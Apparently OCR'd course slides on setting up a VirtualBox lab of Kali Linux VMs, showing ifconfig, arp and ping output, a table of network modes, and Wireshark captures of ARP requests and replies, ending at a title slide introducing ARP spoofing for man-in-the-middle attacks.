
kali@kali: ~ 08:05 AM

```
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fea5:899c prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:a5:89:9c txqueuelen 1000 (Ethernet)  
    RX packets 1 bytes 590 (590.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 11 bytes 1142 (1.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 400 (400.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 400 (400.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

5. NAT Network Mode



5. NAT Network Mode



5. NAT Network Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~10:39 AM

Computer
Fully charged (100%)

File Actions Edit View Help

(kali@kali)-[~]
\$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fea6:1f86 prefixlen 64 scopeid 0<20<link>
ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)
RX packets 5 bytes 1630 (1.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 11 bytes 1142 (1.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 400 (400.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 400 (400.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
\$ arp

(kali@kali)-[~]
\$ arp

Address	HWtype	HWaddress	Flags Mask	Iface
10.0.2.15	ether	08:00:27:a5:89:9c	C	eth0
10.0.2.15	ether	08:00:27:a5:89:9c	C	eth0

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM VirtualBox檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~

File Actions Edit View Help

(kali@kali)-[~]
\$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::a00:27ff:fea5:899c prefixlen 64 scopeid 0<20<link>
ether 08:00:27:a5:89:9c txqueuelen 1000 (Ethernet)
RX packets 5 bytes 1630 (1.5 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 11 bytes 1142 (1.1 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 400 (400.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 400 (400.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
\$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.888 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.608 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.710 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.496 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.461 ms


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Network Settings

Mode	VM→Host	VM←Host	VM1↔VM2	VM→Net/LAN	VM←Net/LAN
Host-only	+	+	+	-	-
Internal	-	-	+	-	-
Bridged	+	+	+	+	+
NAT	+	Port forward	-	+	Port forward
NATservice	+	Port forward	+	+	Port forward

- Each VM could have multiple virtual interfaces.
- Internet connection is needed when you download and install software.


Port Forwarding




ARP SPOOFING

Man-in-the-Middle Attack (MitM)

Address Resolution Protocol (ARP)



a. ARP request is broadcast



b. ARP reply is unicast

Address Resolution Protocol (ARP)

■ In Wireshark:

94	828.442850885	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.11? Tell 10.0.2.1
95	828.442877986	PcsCompu_43:73:bc	RealtekU_12:35:00	ARP	42	10.0.2.11 is at 08:00:27:43:73:bc

▼ Address Resolution Protocol (request)

Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: request (1)
Sender MAC address: RealtekU_12:35:00 (52:54:00:12:35:00)
Sender IP address: 10.0.2.1
Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
Target IP address: 10.0.2.11

▼ Address Resolution Protocol (reply)


Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: PcsCompu_43:73:bc (08:00:27:43:73:bc)
Sender IP address: 10.0.2.11
Target MAC address: RealtekU_12:35:00 (52:54:00:12:35:00)
Target IP address: 10.0.2.1


用 ARP Spoofing 達成 Man-in-the-Middle Attack (MITM)

